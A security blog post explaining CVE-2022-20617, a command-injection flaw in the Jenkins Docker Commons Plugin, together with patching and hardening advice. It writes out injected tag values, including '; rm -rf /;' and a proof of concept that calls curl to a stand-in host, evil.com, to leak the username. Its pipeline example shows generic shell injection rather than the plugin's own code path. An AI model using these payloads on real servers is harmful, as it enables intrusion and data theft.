
Jenkins is one of the world’s most popular automation tools, used everywhere for building, testing, and deploying software. Jenkins has a lively plugin ecosystem that extends its functionality. But with great power comes great responsibility—and sometimes, security vulnerabilities. This long read explores a serious, real-world flaw: CVE-2022-20617 in the Jenkins Docker Commons Plugin, up to version 1.17.
In plain English, CVE-2022-20617 allows a sneaky attacker to run commands on your Jenkins server, just by controlling the name of a Docker image or tag, if they have certain permissions, or can change your job’s code (even through a pull request). Below, we break down how it works, why it’s dangerous, and how you can protect yourself. Plus, we'll provide code snippets and guidance for hands-on learners.
What is CVE-2022-20617?
CVE-2022-20617 is a critical OS command execution vulnerability in the Jenkins Docker Commons Plugin, versions 1.17 and earlier. The problem? The plugin did not sanitize Docker image or tag names before using them in shell commands behind the scenes.
If someone can control the image name or tag, they might slip in something like ; rm -rf /;, which Jenkins would then run on the server. Yikes.
Jenkins servers running Docker Commons Plugin ≤ 1.17
- Anyone allowing users with “Item/Configure” permission
- Workflows where image/tag names come from pull requests, SCM branches, etc.
Vulnerability Details
Original Advisory:
- Jenkins Security Advisory 2022-01-12
CVE Details:
- Mitre CVE Entry
> *Jenkins Docker Commons Plugin 1.17 and earlier improperly sanitizes names used for Docker images and tags. This flaw lets an attacker inject and execute arbitrary commands in the operating system context of the Jenkins process.*
How Does the Exploit Work?
1. User Controls Image/Tag Name:
Jenkins jobs often use variables, SCM data, or user input to build Docker image/tag names.
Unsanitized Handling:
The plugin inserts these names directly into shell commands, like docker build -t myimage:${TAG_NAME}.
Suppose a pipeline script like this (simplified)
pipeline {
  agent any
  environment {
      TAG_NAME = "${params.TAG_NAME}"
  }
  stages {
    stage('Build') {
      steps {
        sh "docker build -t my-repo/myimage:${TAG_NAME} ."
      }
    }
  }
}
If TAG_NAME = 'v1.; whoami', Jenkins will actually execute two commands:
1. docker build -t my-repo/myimage:v1. .
whoami
And whoami runs in the Jenkins agent environment!
Proof of Concept (PoC) Exploit
Let’s see how this can be abused. Suppose you have access to set the TAG_NAME parameter via the web UI or SCM change.
Set TAG_NAME to
mytag; curl http://evil.com/$(whoami)
Resulting Command:
docker build -t my-repo/myimage:mytag; curl http://evil.com/$(whoami) .
Outcome:
Jenkins server will make an HTTP request to evil.com, leaking the username
Real-World Impact:
1. Update the Plugin
The only safe fix is to upgrade to Docker Commons Plugin 1.18 or newer.
Download latest plugin here
2. Sanitize Input
Ensure that user-controlled or variable data is properly sanitized. In pipeline scripts, use Groovy's array syntax to avoid shell parsing:
sh(['docker', 'build', '-t', "my-repo/myimage:${TAG_NAME}", '.'])
This way, even if TAG_NAME has semicolons, they are not interpreted as shell control characters.
3. Restrict Permissions
Be careful with “Item/Configure” or script permissions. Do not grant these liberally.
4. Monitor Logs
Watch for suspicious activity in Jenkins job output, such as unexpected command execution or outgoing network connections.
Jenkins Security Advisory 2022-01-12 (Official Fix):
https://www.jenkins.io/security/advisory/2022-01-12/#SECURITY-2537
Full CVE Entry:
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-20617
Plugin Page & Updates:
https://plugins.jenkins.io/docker-commons/
Conclusion
CVE-2022-20617 highlights how trusting user input in automation tools is always risky. Whether it’s a pull request or a careless parameter, always consider how input is used—especially if it may touch the shell.
If you’re running Jenkins with the Docker Commons Plugin version 1.17 or earlier, update now. Even better, audit all pipelines for similar issues and use array-style syntax.
Stay safe! Automate responsibly.
*Content exclusive for this post. If you found this helpful, share with your DevOps or security team!*
Timeline
Published on: 01/12/2022 20:15:00 UTC
Last modified on: 01/18/2022 15:09:00 UTC